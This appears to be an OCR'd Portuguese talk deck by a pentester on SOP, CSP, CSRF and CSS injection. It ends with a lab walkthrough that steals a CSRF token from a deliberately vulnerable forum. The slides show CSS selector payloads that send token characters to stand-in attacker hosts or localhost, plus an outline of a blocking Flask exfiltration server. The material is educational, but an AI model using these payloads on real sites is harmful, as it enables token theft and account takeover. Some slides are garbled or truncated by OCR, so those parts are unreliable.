Ownando com Estilo:

Do CSS ao Infinito

Quem sou eu

Daniel Moura
dsm

- Pentester
- eWPTX, CRTO, CEH Practical e CRTA
- Fã de Club Penguin
- Gosto de Web, Mobile e Hardware Hacking
- Designer no tempo livre

Aviso

Tudo dito aqui retrata apenas minhas opiniões pessoais ou eu mesmo, as quais não estão vinculadas de forma alguma com o meu empregador, familiares e afins.

Introdução

Tópicos

- Fundamentos de alguns mecanismo de aplicações web como SOP, CSP e outros;
- Ataques de CSRF e proteções;
- Primitivas de ataques de HTML e CSS Injection;
- Aprofundamento em tópicos importantes do CSS;
- Diferenças entre navegadores;
- Mão na massa!

SOP ou Same-origin policy

- Mecanismo de segurança que controla como recursos são carregados a partir de uma origem;
- Também define como ela pode se comunicar com outro recurso de outra origem;
- Cria uma janela de comunicação de recursos entre aplicações A e B


1. Navegador envia requisição HTTP da aplicação A para B
2. Cookies e informações são enviadas
3. Resposta da aplicação B será gerada a partir da sessão da aplicação A

SOP (Same-origin policy)

	Esquema	Porta	Domínio
http://facebook.com/perfil	Esquema HTTP	Porta 80	facebook.com
http://facebook.com/amigos	Esquema HTTP	Porta 80	facebook.com
https://facebook.com/perfil	Esquema HTTPS	Porta 443	facebook.com
http://mobile.facebook.com/perfil	Esquema HTTP	Porta 80	mobile.facebook.com

- http://facebook.com/amigos: Esquema, porta e domínio são iguais, será aceito pelo SOP;
- https://facebook.com/perfil: Esquema diferente, porta diferente e domínio igual, não será aceito pelo SOP;
- http://mobile.facebook.com/perfil: Esquema igual, porta igual, domínio diferente, não será aceito pelo SOP.

SOP (Same-origin policy)



SOP (Same-origin policy)

Permissões Granulares

O SOP trabalha com permissões granulares, por exemplo:

- Você pode adicionar um iFrame, mas não pode acessar o DOM dele
- Pode enviar requisição POST para uma webapp, mas não pode ler a resposta
- Você pode carregar um popup cross-origin via window.open, mas não pode acessar o document dele

Sem o SOP, se você acessasse o site de um atacante, ele poderia:

- Ler seus e-mails;
- Ver seu último match do Tinder;
- Descobrir onde você compra sua camiseta da *Luis Vitão* falsa.

CSP (Content Security Policy)

- Mecanismo que ajuda a prevenir ou minimizar a superfície de ataques e riscos contra invasores. O CSP é basicamente uma lista de regras que são repassadas de um site para o navegador, buscando instruir o navegador ao que ele pode ou não pode.
- Geralmente é utilizado para prevenir ataques de Cross-Site Scripting (XSS), impedindo o controle de código JavaScript e afins. Também pode ajudar contra ataques de Clickjacking e outros.

CSP (Content Security Policy)

- O CSP é servido ao navegador a partir do cabeçalho de resposta Content-Security-Policy

```
content-security-policy: upgrade-insecure-requests; form-action 'self' https://abdri3ttkb.execute-api.us-e
nts.firefox.com/ https://basket.mozilla.org; style-src 'self' 'unsafe-inline' cdn.transcend.io transcend-cdn.cc
lf' cdn.transcend.io https://abdri3ttkb.execute-api.us-east-2.amazonaws.com https://accounts.firefox.com/
9.ingest.sentry.io o1069899.sentry.io region1.google-analytics.com telemetry.transcend.io telemetry.us.tran
nager.com www.mozilla.org www.youtube.com; font-src 'self' www.mozilla.org; media-src 'self' assets.mozil
w.mozilla.org; default-src 'self' *.mozilla.org; frame-src 'self' accounts.firefox.com js.stripe.com www.google
ager.com www.youtube.com; base-uri 'none'; object-src 'none'; frame-ancestors 'none'; img-src 'self' blog.
et www.google-analytics.com www.googletagmanager.com www.mozilla.org
```

CSP (Content Security Policy)

Content-Security-Policy: default-src 'self'; img-src 'self' bancocn.com

- default-src ‘self’: Navegador só pode carregar conteúdos que são da mesma aplicação, a não ser que haja outras políticas.
- img-src ‘self’ bancocn.com: Fala para o navegador para carregar imagens que somente são da mesma aplicação ou enviadas a partir do bancocn.com

CSP (Content Security Policy)

Ajuda prevenir ou impedir ataques de XSS via políticas:

- Podemos desabilitar **inline scripts**: <script>alert(“Olá, mundo!”)</script>
- Impedir que arquivos JavaScript sejam carregados de domínios não confiáveis
- Desabilitar funções perigosas como a **eval()** que permite execução de código JavaScript
- Desabilitar **event handlers**: <img src=x onerror=alert(“Olá, mundo!”)/>

Lembrando que isso por si só não corrige a falha de Cross-Site Scripting, mas torna mais difícil de explorar.

CSRF (Cross-Site Request Forgery)

- Vulnerabilidade que permite um atacante induzir usuários a realizar uma ação que não era intencional, contornando parcialmente o Same-Origin Policy;
- Pode ocasionar em um ataque direcionado contra sistemas de troca de e-mail de uma conta, troca de senha, transferência de dinheiro e por aí vai;
- O CSRF depende de quatro pré-requisitos para funcionar:
  - Alguma ação relevante, seja ela, por exemplo, algum dos cenários que citamos anteriormente;
  - A sessão do usuário deve ser controlada a partir do cabeçalho de Cookie (não pode ter o SameSite);
  - Os parâmetros devem ser “padronizados”, por exemplo, apenas “password” e não “password_<random_uuid>”;
  - Não pode haver parâmetros que nós (atacantes) não temos acesso, por exemplo, a senha atual do usuário alvo em um ataque de CSRF em troca de senha.

CSRF (Cross-Site Request Forgery)

```
POST /transfer/pix HTTP/1.1
Host: bancocn.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=kDmwjoKLlwJ123dwlopJ2XlpwklS

valor=1000&chavepix=dsm@meajuda.com.br
```

* A falta de um token CSRF permite automatizar esse ataque

CSRF (Cross-Site Request Forgery)

- Algumas proteções contra ataques de CSRF e que são de fácil implementação:
  - **Token CSRF**: Token único e randômico que funciona como um sistema de “assinatura”
  - **SameSite**: Mecanismo de proteção dos navegadores (*RFC6265bis*) que pode ser implementado no cabeçalho Cookie para restringir o repasse do valor do Cookie para determinadas origens;

    Referer: Cabeçalho que é comumente utilizado por aplicações para garantir que uma requisição originou da própria aplicação e não de um terceiro.
- Lembrando que todas essas proteções são bypassáveis, então não devemos confiar cegamente nelas

HTML Injection

Ocorre quando o usuário tem controle de alguma entrada não sanitizada e ele pode inserir código HTML na aplicação

<h1>Teste</h1> → Teste

Teste → **Teste**

HTML Injection

JuninhoHacker1337 - Há 2 minutos atrás

Fala mano! Para corrigir isso, você tem que usar a função htm...

AUTENTIQUE-SE PARA LER A RESPOSTA COMPLETA

Seu usuário:

Sua senha:

Entrar

CSS Injection

- Ocorre quando o usuário tem controle de alguma entrada não sanitizada e ele pode inserir código CSS na aplicação. Geralmente surge em entradas vulneráveis a HTML Injection e é utilizado para extrair
- Ataqu ex or Masato Kinuga ave
- Utiliza-se de Attribute Selecto cionalidade comumente utilizada para aplicar específico:

```
a[target] {
    color: red;
}
```

```
h1[attribute="value"] {
    color: red;
}

a[target="_blank"] {
    text-decoration: none;
}
```

CSS Injection

- Podemos extrair informações com CSS através da propriedade **background-image** (existem outras propriedades)
- É possível usar essa propriedade de várias formas:
  - `background-image: url("favicon.ico"); /* Utilizando de um arquivo local no ambiente */`
  - `background-image: url("http://lifter-rs.com/imagem.jpg"); /* Buscando imagem externamente */`
- Digamos que a **aplicação A** tem um **input** com um dado sensível e podemos injetar CSS nessa mesma página, podemos usar o seguinte código:

```
input[name="token"]["value^="a"] {
    background-image: url("http://atacante.com?token_char=a")
}
```

CSS Injection

- Podemos utilizar a pseudo-classe **:has()** para maior efetividade;
- Os atributos seletores **[attribute=”value”]** operam somente no próprio elemento, o que pode ser um problema caso o atributo utilize uma propriedade “opacity: 0”, o que impede outros eventos do navegador;
- É um seletor relacional. Selecionamos um elemento com base no que existe dentro ou ao redor daquele atributo;
- **.container:has(input[name=”usuario][value^=”admin”]) #s0 { color: red; }**
  - No caso acima estamos selecionando o identificador *#s0* que existe baseado no input dentro da classe *container*

CSS Injection

```
<form action="/trocar-senha">
    <input name="new_password" type="password>
    <input type="submit">
    <input type="text" style="opacity: 0;" name="token_csrf" value="a1b2c3">
</form>

form:has(input[name="token_csrf"][value^="a"] {
    background-image: url(https://ocamba.com.br?char=a)
}

// Servidor do atacante
200 OK GET /?char=a
```

Chrome vs Firefox (e outros)

- É importante saber que o Chrome o Firefox renderizam CSS de maneira diferente, isso é chamado de "Render-blocking stylesheets"
  - Por exemplo, no Chrome, cada <link rel="stylesheet"> é processado individualmente. Quando o Chrome terminar de baixar e o aplicar o CSS desse primeiro link, ele já irá renderizar o CSS e haverá as mudanças desse CSS. Ou seja, é possível que o link[0] aplique o CSS antes do link[1] chegar a origem;
  - No Firefox, ele irá agrupar todos os <link rel="stylesheet"> em um canal e só renderizar o CSS após todos serem baixados, ou seja, ele irá esperar o link[0], link[1], link[2]... responderem antes de aplicar tudo
- Essa condição do CSS ser carregado também altera como a falha de CSS Injection pode ser explorada, ou seja, usuários do Chrome podem ser afetados pelo CSS Injection, mas os do Firefox não e vice-versa. Não é que um navegador é mais seguro que o outro, mas são apenas formas diferentes de operar.

XS-Leaks (Cross-Site Leaks)

- Categoria de ataques que buscam explorar de funcionalidades nativas de sistemas web, como o processo de webapps interagirem com outras webapps e assim, roubar informações de um usuário;
- Contorna o Same-Origin Policy. As falhas de XS-Leaks tiram vantagem de pequenas informações que são expostas durante a interação entre duas aplicações;
- Essas pequenas informações são chamadas de oráculos/oracles, que são atribuídas a condições booleanas (SIM/NÃO) para determinar a presença de alguma informação para o atacante de forma visível, por exemplo:
    - No processo de pesquisa feita pelo usuário, algum resultado sensível é exposto que deveria ser acessível apenas por ele?
    - Existe algum elemento HTML no site que armazena uma informação ligada a conta daquele usuário?

XS-Leaks (Cross-Site Leaks)

- É uma categoria de vulnerabilidades bem antiga, por exemplo, desde o ano 2000 se tem relatos de usar ataques baseados em tempo para expor ou descobrir informações de usuários;
- Elas podem ser exploradas de diversas formas:
  - Frame Counting;
  - Cache Probing;
  - Timing Attacks;
  - CSS Injection.

Mão na massa!

- Laboratório de testes:
  - Fórum em PHP, simulando uma comunidade com posts, perfis e busca;
  - Existem usuários e administradores na aplicação; Usuários podem visitar o perfil um do outro;
  - A aplicação é vulnerável a CSS Injection e a CSRF Attack;
  - Os pontos relevantes do CSP da aplicação é:
    - script-src 'self' https://cdn.jsdelivr.net: Só executa JavaScript da própria origem e do CDN indicado
    - style-src * 'unsafe-inline': Permite CSS de qualquer origem e style inline
    - img-src *: Permite imagem de qualquer origem

AdminForum Home Search Login

Recent Discussions

Welcome to AdminForum!

admin Admin Feb 16, 2026 - 19:16


This is a public welcome message from the admin.

Server Maintenance

admin Admin Feb 16, 2026 - 19:16

The server will undergo maintenance next week.

Hello Everyone


Welcome Back
Sign in to your account
Username
Password
Sign In
Don't have an account? Contact admin
Demo Credentials
Admin: admin / password123
User: alice / password123
Guest: attacker / password123

About

Olá, mundo!

User Info

Username: attacker

Role: User

Member since: Feb 2026

Edit Biography

Your bio (HTML supported)

Olá, mundo!

You can use HTML tags to format your bio.

Update Bio

Bio updated successfully!

About

Teste

User Info

Username: attacker


Role: User

Member since: Feb 2026

Edit Biography

Your bio (HTML supported)

<h1>Teste</h1>


About
User Info
Username: attacker
Role: User
Member since: Feb 2026
O que fazer nesse caso?
Inspetor
Console
Debugger
Rede
Editor de estilos
Desempenho
Memória
Armazenamento
Acessibilidade
Aplicação
Cookie-Editor
Filtrar saída
Erros
Warnings
Info
Logs
Content-Security-Policy: As configurações da página bloquearam a execução de um script inline (script-src-elem) porque viola a seguinte diretiva: “script-src 'self' https://cdn.jsdelivr.net”. Considere
('sha256-bhHHL3z2vDgxUt0W3dWQOrprscmda2Y5pLsLg4GF+pI=') ou um 'nonce'.
Content-Security-Policy: As configurações da página bloquearam o carregamento de um recurso (img-src) em data:image/svg+xml,%3csvg xmlns='http://… porque viola a seguinte diretiva: “img-src *”
Content-Security-Policy: As configurações da página bloquearam o carregamento de um recurso (img-src) em data:image/svg+xml,%3csvg xmlns='http://… porque viola a seguinte diretiva: “img-src *”
Content-Security-Policy: As configurações da página bloquearam o carregamento de um recurso (img-src) em data:image/svg+xml,%3csvg xmlns='http://… porque viola a seguinte diretiva: “img-src *”

ENCERRA O PENTEST POR AQUI, VAMO REPORTAR COMO BAIXA MESMO! FIM DA TALK! =)

```
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1546
Content-Security-Policy: script-src 'self' https://cdn.jsdelivr.net; style-src * 'unsafe-inline'; img-src *; font-src 'self' https://cdn.jsdelivr.net; de
fault-src 'self'
```

- Essa política indica que podemos carregar CSS e imagens de qualquer origem;
- Precisamos confirmar que o CSS Injection funciona e que podemos usar o **background-image** para enviar requisições ao nosso servidor.

Inspetor | Console | Debugger | Rede | Editor de estilos | Desempenho | Memória

Pesquisar HTML

```
<!DOCTYPE html>
<html lang="en"> event deslocamento
  <head> ··· </head>
  <body> transbordamento
    <nav class="navbar navbar-expand-lg navbar-light">···</nav> flex
    <div class="container mt-4"> transbordamento
      <input type="text" name="csrf" value="z8c4b" pattern=".*" readonly="" data-session-verify="true"
      style="position: absolute; opacity: 0; pointer-events: none; width: 1px; height: 1px;">
      transbordamento
      <div class="profile-header text-center">···</div>
      <div class="row">···</div> flex
      <div class="card mt-4">···</div> flex
    </div>
    <footer class="footer text-center">···</foo
    <script src="https://cdn.jsdelivr.net/npm/b
    script>
```

```
div[class="container mt-4"] {
    background-image: url(http://localhost/)
}
```

Edit Biography

Your bio (HTML supported)


```
<style>
div[class="container mt-4"] {
   background-image: url(http://localhost/)
}
</style>
```

You can use HTML tags to form

Update Bio

```
dsm@Mac.local~ $ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:127.0.0.1 - - [19/Feb/2026 14:05:08] "GET / HTTP/1.1" 200 -
```

- Confirmamos que podemos usar CSS para detectar a presença de elementos e exfiltrar isso via background-image;
- E emos q
- N



Cabeçalhos Cookies **Requisição** Resposta Tempos

Filtrar parâmetros da requisição

Dados de formulário

```
csrf_token: "z8c4b"
new_password: "password123"
confirm_password: "password123"
change_password: ""
```

Edit Biography

Your bio (HTML supported)

```
<style>
input[name="csrf"][value^="z"] {
    background-image: url(http://localhost/)
}
</style>
```

```
dsm@Mac.local~ $ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...

::ffff:127.0.0.1 - - [19/Feb/2026 14:56:22] "GET / HTTP/1.1" 200 -
```

- Temos um cenário perfeito! É possível determinar o token do CSRF do usuário a partir do CSS Injection e buscando pelos caracteres que compõem o token!
- Na verdade, não é tão perfeito assim. Considerando que o token tem 5 caracteres, é a-z-0-9, isso ões. Essa qua o seg

Edit Biography

Your bio (HTML supported)

```
<style>
input[name="csrf"][value^="za"] {
    background-image: url(http://localhost/?c=a)
}

input[name="csrf"][value^="zb"] {
    background-image: url(http://localhost/?c=b)
}
</style>
```

You can use HTML tags to format your bio.

- Seria necessário que a vítima visitasse o nosso perfil ao menos 5 vezes e precisamos editar a nossa biografia manualmente entre cada visita. Um problema bem grande.
- Felizmente, podemos contornar esse problema com estilo (CSS)!
- Ao invés de editar a bio 5 vezes, vamos injetar 5 elementos <link> de uma só vez:

```
<div id="s0" style="width:1px;height:1px"></div>
<!-- … s1, s2, s3, s4 ->
<link rel="stylesheet" href="http://localhost/css/0">
<!-- … css/1, css/2, css/3, css/4 ->
```

- Isso funciona porque o Chrome executa cada **<link>** de forma separada.
- O Chrome faz um *render-blocking* individual por CSS, já o Firefox ele aguarda todos os CSS serem resolvidos e aí depois faz a renderização dele. Conclui-se que, nosso ataque só funcionará usuários que usem o Chrome

- Por conta desse comportamento do Chrome, podemos criar um servidor malicioso que irá segurar a requisição do navegador e podemos extrair o token em ordem. Funcionando da seguinte forma:
  - /css/0 vai responder imediatamente com os 36 selectors do CSS da posição 0
  - /css/1 fica aguardando até o /css/0 chegar
  - /css/2 fica aguardando até o /css/1 chegar
  - /css/3 ...
- Nesse caso, vamos utilizar um servidor Flask com três rotas e uma funcionalidade para o bloqueio:
  - /css/<pos>: Entrega o CSS da posição N (e efetua bloqueio até dar match)
  - /hit: Recebe o char descoberto e desbloqueia a próxima rota
  - /reset: Reinicia o resultado
  - threading.Event: Gerencia o funcionamento de bloqueio e desbloqueio

